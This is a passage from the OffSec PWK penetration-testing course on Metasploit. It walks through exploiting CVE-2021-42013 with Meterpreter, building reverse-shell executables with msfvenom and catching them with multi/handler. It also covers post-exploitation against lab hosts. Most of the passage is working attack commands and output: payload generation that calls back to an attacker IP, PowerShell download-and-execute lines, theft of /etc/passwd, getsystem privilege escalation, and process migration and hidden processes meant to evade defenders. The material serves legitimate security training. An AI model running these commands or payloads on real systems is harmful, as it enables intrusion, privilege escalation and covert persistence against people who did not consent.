In the previous sections, we used a common TCP reverse shell. While we do have interactive access on a target system with this type of payload, we only have the functionality of a regular command shell. Exploit frameworks often contain more advanced payloads providing features and functionality such as file transfers, pivoting, and various other methods of interacting with the victim machine.

Metasploit contains the *Meterpreter*[983] payload, which is a multi-function payload that can be dynamically extended at run-time. The payload resides entirely in memory on the target and its communication is encrypted by default. Meterpreter offers capabilities that are especially useful in the post-exploitation phase and exists for various operating systems such as Windows, Linux, macOS, Android, and more.

Let's display all compatible payloads in the exploit module from the previous sections again and search for Meterpreter payloads. Once we find a non-staged 64-bit Meterpreter TCP reverse shell payload, we'll activate it and display its options.

[983] (Metasploit Documentation, 2022), https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank
Check  Description
   -   ----                                              ---------------  ----
-  -----------
   ...
   7   payload/linux/x64/meterpreter/bind_tcp                             normal
Linux Mettle x64, Bind TCP Stager
   8   payload/linux/x64/meterpreter/reverse_tcp                          normal
Linux Mettle x64, Reverse TCP Stager
   9   payload/linux/x64/meterpreter_reverse_http                         normal
Linux Meterpreter, Reverse HTTP Inline
   10  payload/linux/x64/meterpreter_reverse_https                        normal
Linux Meterpreter, Reverse HTTPS Inline
   11  payload/linux/x64/meterpreter_reverse_tcp                          normal
Linux Meterpreter, Reverse TCP Inline
   ...

msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 11
payload => linux/x64/meterpreter_reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > show options
...

Payload options (linux/x64/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port
...
```

*Listing 650 - Review compatible Meterpreter payloads of the exploit module and use 64bit meterpreter_reverse_tcp*

Listing 650 shows that there are various Meterpreter payloads compatible for the currently activated exploit module.

At this point, we should note that all Meterpreter payloads are staged. However, the output of show payloads contains staged and non-staged payloads. The difference between those two types is how the Meterpreter payload is transferred to the target machine. The non-staged version includes all components required to launch a Meterpreter session while the staged version uses a separate first stage to load these components.[984] Loading these components over the network creates quite some traffic and may alert defensive mechanisms. In situations where our bandwidth is limited or we want to use the same payload to compromise multiple systems in an assessment, a non-staged Meterpreter payload comes in quite handy.[985] For the rest of the Module, we'll use the non-staged version whenever we use a Meterpreter payload.

[984] (Buffered, 2016), https://buffered.io/posts/staged-vs-stageless-handlers/

[985] (Rapid7, 2015), https://www.rapid7.com/blog/post/2015/03/25/stageless-meterpreter-payloads/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

After selecting the 64-bit non-staged version of *meterpreter_reverse_tcp* as payload, we can review its options. For this particular payload, the same options apply as for the previous payloads we used.

Now, let's run the exploit module with our Meterpreter payload and once we obtain a Meterpreter command prompt, we'll display its available commands by entering **help**.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is
enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/meterpreter_reverse_tcp command
payload
[*] Meterpreter session 4 opened (192.168.119.4:4444 -> 192.168.50.16:35538) at 2022-
08-08 05:20:20 -0400
[!] This exploit may require manual cleanup of '/tmp/GfRglhc' on the target


meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    ...
    channel                   Displays information or control active channels
    close                     Closes a channel
    ...
    info                      Displays information about a Post module
    ...
    load                      Load one or more meterpreter extensions
    ...
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    ...

...

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

*Listing 651 - Display compatible payloads of the exploit module*

A few moments after the exploit module is launched, we'll get a Meterpreter command prompt as shown in Listing 651. The commands of Meterpreter are divided into categories such as *System Commands*, *Networking Commands*, and *File system Commands*.

Let's get familiar with some of the Meterpreter commands. We'll start gathering information by entering sysinfo and getuid.

```
meterpreter > sysinfo
Computer     : 172.29.0.2
OS           : Ubuntu 20.04 (Linux 5.4.0-122-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux

meterpreter > getuid
Server username: daemon
```

*Listing 652 - Display compatible payloads of the exploit module*

The commands provide us with information about the target computer, operating system, and the current user.

As we've already learned, Metasploit uses sessions to manage access to different machines. When Metasploit interacts with a system within a session, it uses a concept named *channels*. Let's start an interactive shell by entering shell, execute a command in the context of a channel, and background the channel the shell runs in. To background a channel, we can use Ctrl+Z.

```
meterpreter > shell
Process 194 created.
Channel 1 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
^Z
Background channel 1? [y/N]  y

meterpreter >
```

*Listing 653 - Start a channel and background it*

Next, we'll start a second interactive shell, execute a command, and also, background the channel.

```
meterpreter > shell
Process 196 created.
Channel 2 created.
whoami
daemon
^Z
Background channel 2? [y/N]  y
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 654 - Start a second channel and background it*

Now, let's list all active channels and interact with channel 1 again. To list all active channels, we can enter **channel -l** and to interact with one, we can use **channel -i** and the channel ID as argument.

```
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process
    2   3      stdapi_process

meterpreter > channel -i 1
Interacting with channel 1...

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

*Listing 655 - List all active channels and interact with channel 1*

Listing 655 shows we can execute commands in the context of channel 1 again. Using channels will help us tremendously to manage system access and perform post-exploitation operations.

Next, let's use the *download* and *upload* commands from the category *File system Commands* to transfer files to and from the system. For this, let's review the commands of this category first.

```
meterpreter > help
...
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    chmod         Change the permissions of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    upload        Upload a file or directory
...
```

*Listing 656 - List all File system Commands of Meterpreter*

Listing 656 shows us various commands that we can use to upload, download, or manage files on the local and target system. Commands with "l" as prefix operate on the local system; in our case our Kali VM. For example, we can use these commands to change the directory to where we want to download or upload files.

Let's download **/etc/passwd** from the target machine to our Kali system. For this, we'll change the local directory on our Kali machine to **/home/kali/Downloads** first. Then, we'll enter the **download** command and **/etc/passwd** as argument.

```
meterpreter > lpwd
/home/kali

meterpreter > lcd /home/kali/Downloads

meterpreter > lpwd
/home/kali/Downloads

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/Downloads/passwd
[*] Downloaded 1.74 KiB of 1.74 KiB (100.0%): /etc/passwd ->
/home/kali/Downloads/passwd
[*] download   : /etc/passwd -> /home/kali/Downloads/passwd

meterpreter > lcat /home/kali/Downloads/passwd
root:x:0:0:root:/root:/bin/bash
...
```

*Listing 657 - Change local directory and download **/etc/passwd** from the target machine*

Listing 657 shows that we could successfully download **/etc/passwd** to our local machine.

Next, let's assume we want to run *unix-privesc-check*[986] like in a previous Module to find potential privilege escalation vectors. Let's upload the file to **/tmp** on the target system.

```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/
[*] uploading  : /usr/bin/unix-privesc-check -> /tmp/
[*] uploaded   : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check

meterpreter > ls /tmp
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
...
100644/rw-r--r--  36801    fil   2022-08-08 05:26:15 -0400  unix-privesc-check
```

*Listing 658 - Change local directory and download **/etc/passwd** from the target machine*

[986] (Github, 2021), https://github.com/pentestmonkey/unix-privesc-check

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 658 shows that we successfully uploaded *unix-privesc-check* to the target machine. If our target runs the Windows operating system, we need to escape the backslashes in the destination path with backslashes like "\\".

So far, we've used the *linux/x64/meterpreter_reverse_tcp* payload in this section to explore various features of Meterpreter. Before we head into the next section, let's use another 64-bit Linux Meterpreter payload. Therefore, we exit the current session and use show payloads in the context of the exploit module again.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.50.16 - Meterpreter session 4 closed.  Reason: User exit

msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank
Check  Description
   -   ----                                                ---------------  ----    ----
-  -----------
   ...
   10  payload/linux/x64/meterpreter_reverse_https                          normal  No
Linux Meterpreter, Reverse HTTPS Inline
   ...
```

*Listing 659 - Display Meterpreter HTTPS non-staged payload*

Listing 659 shows that index 10 is *payload/linux/x64/meterpreter_reverse_https*. Instead of a raw TCP connection, this payload uses HTTPS to establish the connection and communication between the infected target and our Kali machine. As the traffic itself is encrypted with SSL/TLS, defenders will only obtain information about HTTPS requests. Without further defensive techniques and technologies, they will be unlikely to decipher the Meterpreter communication.

Let's select this payload and display its options.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 10
payload => linux/x64/meterpreter_reverse_https

msf6 exploit(multi/http/apache_normalize_path_rce) > show options

...

Payload options (linux/x64/meterpreter_reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.2    yes       The local listener hostname
   LPORT  4444             yes       The local listener port
   LURI                    no        The HTTP Path

...
```

*Listing 660 - Display Meterpreter HTTPS non-staged payload*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 660 shows there is an additional option for this payload named *LURI*. This option can be used to leverage a single listener on one port capable of handling different requests based on the path in this option and provide a logical separation. If we leave this option blank, Metasploit just uses / as path.

Now, let's launch the exploit module by entering run without setting a value to the *LURI* option.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started HTTPS reverse handler on https://192.168.119.4:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://192.168.50.16:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is
enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.50.16:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.50.16:80 - Sending linux/x64/meterpreter_reverse_https command
payload
[*] https://192.168.119.4:4444 handling request from 192.168.50.16; (UUID: qtj6ydxw)
Redirecting stageless connection from
/5VnUXDPXWg8tIisgT9LKKgwTqHpOmN8f7XNCTWkhcIUx8BfEHpEp4kLUgOa_JWrqyM8EB with UA
'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.81 Safari/537.36 Edg/97.0.1072.69'
...
[*] https://192.168.119.4:4444 handling request from 192.168.50.16; (UUID: qtj6ydxw)
Attaching orphaned/stageless session...
[*] Meterpreter session 5 opened (192.168.119.4:4444 -> 127.0.0.1) at 2022-08-08
06:12:42 -0400
[!] This exploit may require manual cleanup of '/tmp/IkXnnbYT' on the target

meterpreter >
```

*Listing 661 - Display output of Meterpreter HTTPS non-staged payload*

Listing 661 shows that the payload provided us with a Meterpreter session. The output displays the handling of various requests until the Meterpreter session is established. If a defender monitors the payload's communication, it seems like regular HTTPS traffic. Furthermore, if they would check the address of the communication endpoint (our Kali machine in this example), they'd only get a *Not found* page with HTTP code 404[987] in the browser.

In a penetration test, we can use this payload to improve our chances of bypassing security technology and defenders. However, as Metasploit is one of the most well-known exploit frameworks, the detection rates of Meterpreter payloads are quite high by security technologies such as antivirus solutions. Therefore, we should always attempt to obtain an initial foothold with a raw TCP shell and then deploy a Meterpreter shell as soon as we have disabled or bypassed potential security technologies. However, this kind of obfuscation is outside of the scope of this Module.

Let's summarize what we've covered in this section. Meterpreter is Metasploit's signature payload and includes many great features. We first discussed what Meterpreter is and then used a raw TCP Meterpreter payload on WEB18. Then, we familiarized ourselves with basic commands and the concept of channels. Finally, we explored the HTTPS Meterpreter payload and discussed how it differs from the raw TCP payload.

[987] (Wikipedia, 2022), https://en.wikipedia.org/wiki/HTTP_404

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 20.2.3 Executable Payloads

Metasploit also provides the functionality to export payloads into various file types and formats such as Windows and Linux binaries, webshells, and more. Metasploit contains *msfvenom*[988] as a standalone tool to generate these payloads. It provides standardized command line options and includes various techniques to customize payloads.

To get familiar with msfvenom, we'll first create a malicious Windows binary starting a raw TCP reverse shell. Let's begin by listing all payloads with **payloads** as argument for **-l**. In addition, we use **–platform** to specify the platform for the payload and **–arch** for the architecture.

```
kali@kali:~$ msfvenom -l payloads --platform windows --arch x64

...
windows/x64/shell/reverse_tcp              Spawn a piped command shell (Windows x64)
(staged). Connect back to the attacker (Windows x64)
...
windows/x64/shell_reverse_tcp              Connect back to attacker and spawn a
command shell (Windows x64)
...
```

*Listing 662 - Creating a Windows executable with a reverse shell payload*

Listing 662 shows that we can choose between a staged and non-staged payload. For this example, we'll use the non-staged payload first.

Now, let's use the **-p** flag to set the payload, set **LHOST** and **LPORT** to assign the host and port for the reverse connection, **-f** to set the output format (**exe** in this case), and **-o** to specify the output file name:

```
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.2 LPORT=443 -
f exe -o nonstaged.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: nonstaged.exe
```

*Listing 663 - Creating a Windows executable with a non-staged TCP reverse shell payload*

Now that we have created the malicious binary file, let's use it. For this, we start a Netcat listener on port 443, Python3 web server on port 80, and connect to BRUTE2 via RDP with user *justin* and password *SuperS3cure1337#*. Once we've connected over RDP, we can start PowerShell to transfer the file and execute it.

```
PS C:\Users\justin> iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe

PS C:\Users\justin> .\nonstaged.exe
```

*Listing 664 - Download non-staged payload binary and execute it*

Once we executed the binary file, we'll receive an incoming reverse shell on our Netcat listener.

[988] (Metasploit Documentation, 2022), https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.202] 50822
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\justin>
```

*Listing 665 - Incoming reverse shell from non-staged Windows binary*

Now, let's use a staged payload to do the same. For this, we'll again use msfvenom to create a Windows binary with a staged TCP reverse shell payload.

```
kali@kali:~$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.119.2 LPORT=443 -
f exe -o staged.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: staged.exe
```

*Listing 666 - Creating a Windows executable with a staged TCP reverse shell payload*

We'll repeat the steps from Listing 664 to download and execute staged.exe. We'll also start the Netcat listener again.

```
kali@kali:~$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.202] 50832
whoami
```

*Listing 667 - Incoming reverse shell from staged Windows binary*

While we received an incoming connection, we cannot execute any commands through it. This is because Netcat doesn't know how to handle a staged payload.

To get a functional interactive command prompt, we can use Metasploit's *multi/handler*[989] module, which works for the majority of staged, non-staged, and more advanced payloads. Let's use this module to receive the incoming connection from staged.exe.

In Metasploit, let's select the module with use. Then, we have to specify the payload of the incoming connection. In our case, this is *windows/x64/shell/reverse_tcp*. In addition, we have to set the options for the payload. We enter the IP of our Kali machine as argument for LHOST and port 443 as argument for LPORT. Finally, we can enter run to launch the module and set up the listener.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp

msf6 exploit(multi/handler) > show options
...
```

[989] (Rapid7, 2018), https://www.rapid7.com/db/modules/exploit/multi/handler/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port
...

msf6 exploit(multi/handler) > set LHOST 192.168.119.2
LHOST => 192.168.119.2
msf6 exploit(multi/handler) > set LPORT 443

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.2:443
```

*Listing 668 - Set payload and options for multi/handler and launch it*

Once our listener is running on port 443, we can start staged.exe again on BRUTE2. Our Metasploit multi/handler receives the incoming staged payload and provides us with an interactive reverse shell in the context of a session.

```
[*] Started reverse TCP handler on 192.168.119.2:443
[*] Sending stage (336 bytes) to 192.168.50.202
[*] Command shell session 6 opened (192.168.119.2:443 -> 192.168.50.202:50838) at
2022-08-01 10:18:13 -0400


Shell Banner:
Microsoft Windows [Version 10.0.20348.169]
-----


C:\Users\justin> whoami
whoami
brute2\justin
```

*Listing 669 - Incoming reverse shell from Windows binary with staged payload*

Nice! We received the staged reverse shell and Metasploit started a session for us to use. For staged and other advanced payload types (such as Meterpreter), we must use multi/handler instead of tools like Netcat in order for the payload to work.

Using *run* without any arguments will block the command prompt until execution finishes or we background the session. As we've learned before, we can use *run -j* to start the listener in the background, allowing us to continue other work while we wait for the connection. We can use the *jobs* command to get a list of all currently active jobs, such as active listeners waiting for connections.

Let's exit our session and restart the listener with run -j. Then, we'll list the currently active jobs using jobs. Once we execute staged.exe again, Metasploit notifies us that a new session was created.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Users\justin> exit
exit

[*] 192.168.50.202 - Command shell session 6 closed.  Reason: User exit
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.119.2:443

msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  1   Exploit: multi/handler  windows/x64/shell/reverse_tcp  tcp://192.168.119.2:443

msf6 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 192.168.50.202
[*] Command shell session 7 opened (192.168.119.2:443 -> 192.168.50.202:50839) at
2022-08-01 10:26:02 -0400
```

*Listing 670 - Incoming reverse shell from Windows binary with staged payload*

As Metasploit created a new session for the incoming connection, we could now again interact with it with sessions -i and the session ID as argument.

We can use the generated executable payloads from msfvenom in various situations during a penetration test. First, we can use them to create executable file types such as PowerShell scripts, Windows executables, or Linux executable files to transfer them to a target and start a reverse shell. Next, we can create malicious files such as web shells to exploit web application vulnerabilities. Finally, we can also use the generated files from msfvenom as part of a client-side attack.

In this section, we explored executable payloads generated with msfvenom. We got familiar with how we can use msfvenom to generate executable files containing these payloads and how to set up multi/handler as listener for staged and non-staged payloads alike. Using msfvenom to generate executable files with various payloads and in numerous file types will assist us greatly in penetration tests.

## 20.3 Performing Post-Exploitation with Metasploit

This Learning Unit covers the following Learning Objectives:

- Use core Meterpreter post-exploitation features
- Use post-exploitation modules
- Perform pivoting with Metasploit

Once we gain access to a target machine, we can move on to the post-exploitation phase where we gather information, take steps to maintain our access, pivot to other machines, elevate our privileges, and so on.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The Metasploit Framework has several interesting post-exploitation features that can simplify many aspects of the process. In addition to the built-in Meterpreter commands, a number of post-exploitation MSF modules take an active session as an argument and perform post-exploitation operations on them.

In this Learning Unit, we'll explore these post-exploitation features and modules. We'll also perform pivoting with modules of the Metasploit Framework.

### 20.3.1 Core Meterpreter Post-Exploitation Features

In previous sections, we used the Meterpreter payload to navigate the file system, obtain information about the target system, and transfer files to and from the machine. Apart from the commands we already used, Meterpreter contains numerous post-exploitation features.

Let's explore some of these features. We should note that the Linux Meterpreter payload contains fewer post-exploitation features than the Windows one. Therefore, we'll explore these features on the Windows target ITWK01. Let's assume we already gained an initial foothold on the target system and deployed a bind shell as way of accessing the system.

To begin, we'll create an executable Windows binary with msfvenom containing a non-staged Meterpreter payload and name it met.exe.

```
kali@kali:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.119.4
LPORT=443 -f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe file: 208384 bytes
Saved as: met.exe
```

*Listing 671 - Create a Windows executable with a Meterpreter reverse shell payload*

After we set the payload and its options, we launch the previously activated multi/handler module in Metasploit.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https

msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf6 exploit(multi/handler) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.119.4:443
```

*Listing 672 - Set options and start multi/handler*

Next, we start a Python3 web server to serve met.exe. Then, we connect to the bind shell on port 4444 on ITWK01. Once connected, we can download met.exe with PowerShell and start the Windows binary.

```
kali@kali:~$ nc 192.168.50.223 4444
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.119.2/met.exe -Outfile met.exe
iwr -uri http://192.168.119.2/met.exe -Outfile met.exe

PS C:\Users\dave> .\met.exe
.\met.exe

PS C:\Users\dave>
```

*Listing 673 - Connect to CLIENTWK220 and execute **met.exe** after downloading it*

Once the Windows binary is executed, Metasploit notifies us that it opened a new session.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: vu4ouwcd)
Redirecting stageless connection from /tiUQIXcIFB-TCZIL8eIxGgBxevpyuKwxxXiCTUKLb with
UA 'Mozilla/5.0 (Macintosh; Intel Mac OS X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: vu4ouwcd)
Attaching orphaned/stageless session...
[*] Meterpreter session 8 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-04
06:41:29 -0400

meterpreter >
```

*Listing 674 - Incoming reverse shell from **met.exe***

Now that we have an active Meterpreter session on a Windows target we can start exploring post-exploitation commands and features.

The first post-exploitation command we use is **idletime**. It displays the time for which a user has been idle. After obtaining basic information about the current user and operating system, this should be one of our first commands as it indicates if the target machine is currently in use or not.

```
meterpreter > idletime
User has been idle for: 9 mins 53 secs
```

*Listing 675 - Display idle time from current user*

The output states that the user hasn't been interacting with the system for 9 minutes and 53 seconds, suggesting the user may have stepped away from their computer. If the result of the idletime command indicates that the user is away, we can take this as an opportunity to execute programs or commands which may display a command-line window such as CMD or PowerShell for a brief moment.

For several post-exploitation features, we need administrative privileges to execute them. Metasploit contains the command *getsystem*, which attempts to automatically elevate our permissions to *NT AUTHORITY\SYSTEM*. It uses various techniques using named pipe impersonation and token duplication. In the default settings, *getsystem* uses all available

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

techniques (shown in the help menu) attempting to leverage *SeImpersonatePrivilege*[990] and *SeDebugPrivilege*.[991]

Before we execute *getsystem*, let's start an interactive shell and confirm that our user has one of those two privileges assigned.

```
meterpreter > shell
...

C:\Users\luiza> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
...
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
...

C:\Users\luiza> exit
exit
```

*Listing 676 - Display the assigned privileges to our user in an interactive shell*

Listing 676 shows that the user *luiza* has *SeImpersonatePrivilege* assigned. Now, let's use getsystem to attempt to elevate our privileges.

```
meterpreter > getuid
Server username: ITWK01\luiza

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

*Listing 677 - Elevate our privileges with getsystem*

Listing 677 shows that getsystem successfully elevated our privileges to NT AUTHORITY\SYSTEM by using *Named Pipe Impersonation (PrintSpooler variant)* as we did manually in the *Windows Privilege Escalation* Module.

Another important post-exploitation feature is *migrate*. When we compromise a host, our Meterpreter payload is executed inside the process of the application we attack or execute our payload. If the victim closes that process, our access to the machine is closed as well. In addition, depending on how the Windows binary file containing the Meterpreter payload is named, the process name may be suspicious if a defender is searching through the process list. We can use migrate to move the execution of our Meterpreter payload to a different process.

Let's view all running processes by entering ps in the Meterpreter command prompt.

[990] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication

[991] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/debug-programs

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User
Path
 ---   ----  ----                          ----  -------  ----
----
 2552   8500  met.exe                       x64   0        ITWK01\luiza
C:\Users\luiza\met.exe
...
 8052   4892  OneDrive.exe                  x64   1        ITWK01\offsec
C:\Users\offsec\AppData\Local\Microsoft\OneDrive\OneDrive.exe
...
```

*Listing 678 - Display list of running processes*

Listing 678 shows that the process *met.exe* has the process ID 2552. The name and path will easily make the process stand out to a defender reviewing the process list. The output shows that *offsec* started a process related to *OneDrive* with process ID 8052. If our payload runs within this process, it is far less likely to be detected by reviewing the process list.

We should note that we are only able to migrate into processes that execute at the same (or lower) integrity and privilege level[992] than that of our current process. In the context of this example, we already elevated our privileges to NT AUTHORITY\SYSTEM so our choices are plentiful.

Let's migrate our current process to *OneDrive.exe* of the user *offsec* by entering **migrate** and the process ID we want to migrate to.

```
meterpreter > migrate 8052
[*] Migrating from 2552 to 8052...
[*] Migration completed successfully.

meterpreter > ps


Process List
============

 PID   PPID  Name                          Arch  Session  User                 Path
 ---   ----  ----                          ----  -------  ----                 ----
...
 2440   668   svchost.exe
 2472   668   svchost.exe
 2496   668   svchost.exe
 2568   668   svchost.exe
 2624   668   spoolsv.exe
 2660   668   svchost.exe
 2784   668   svchost.exe
 2928   668   svchost.exe
...
```

[992] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 679 - Migrate to explorer.exe*

Listing 679 shows that we successfully migrated our process to the OneDrive process. When reviewing the process list, we'll find our original process, *met.exe* with ID 2552, does not exist anymore. Furthermore, we'll notice that the *ps* output contains less information than before. The reason for this is that we are now running in the context of the process with the ID 8052 and therefore, as user *offsec*.

```
meterpreter > getuid
Server username: ITWK01\offsec
```

*Listing 680 - Command execution as user offsec instead of NT AUTHORITY\SYSTEM*

Instead of migrating to an existing process or a situation in which we won't find any suitable processes to migrate to, we can use the *execute* Meterpreter command. This command provides the ability to create a new process by specifying a command or program.

To demonstrate this, let's start a hidden Notepad process and migrate to it as user *offsec*. For this, we use execute with -H to create the process hidden from view and _notepad as argument for -f__ to specify the command or program to run. Then, we migrate to the newly spawned process.

```
meterpreter > execute -H -f notepad
Process 2720 created.

meterpreter > migrate 2720
[*] Migrating from 8052 to 2720...
[*] Migration completed successfully.

meterpreter >
```

*Listing 681 - Migrate to a newly spawned Notepad process*

Listing 681 shows how we can migrate to the newly spawned Notepad process. Since we used the option -H, the Notepad process was spawned without any visual representation. However, the process is still listed in the process list of applications such as the task manager.

This concludes this section. We explored several post-exploitation features of Meterpreter. First, we used *idletime* to check if the user is actively working on the target system or not. Next, we elevated our privileges with the help of *getsystem*. Finally, we used *migrate* to move the execution of our Meterpreter payload to a different process.

---

*Meterpreter offers a variety of other interesting post-exploitation modules such as hashdump, which dumps the contents of the SAM database or screenshare, which displays the target machine's desktop in real-time.*

---

While these Meterpreter features are quite powerful, Metasploit contains numerous post-exploitation modules that extend the basic post-exploitation features we explored in this section. We'll review and use some of them in the next section.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 20.3.2 Post-Exploitation Modules

In addition to native commands and actions in the core functions of Meterpreter, there are several post-exploitation modules we can deploy against an active session.

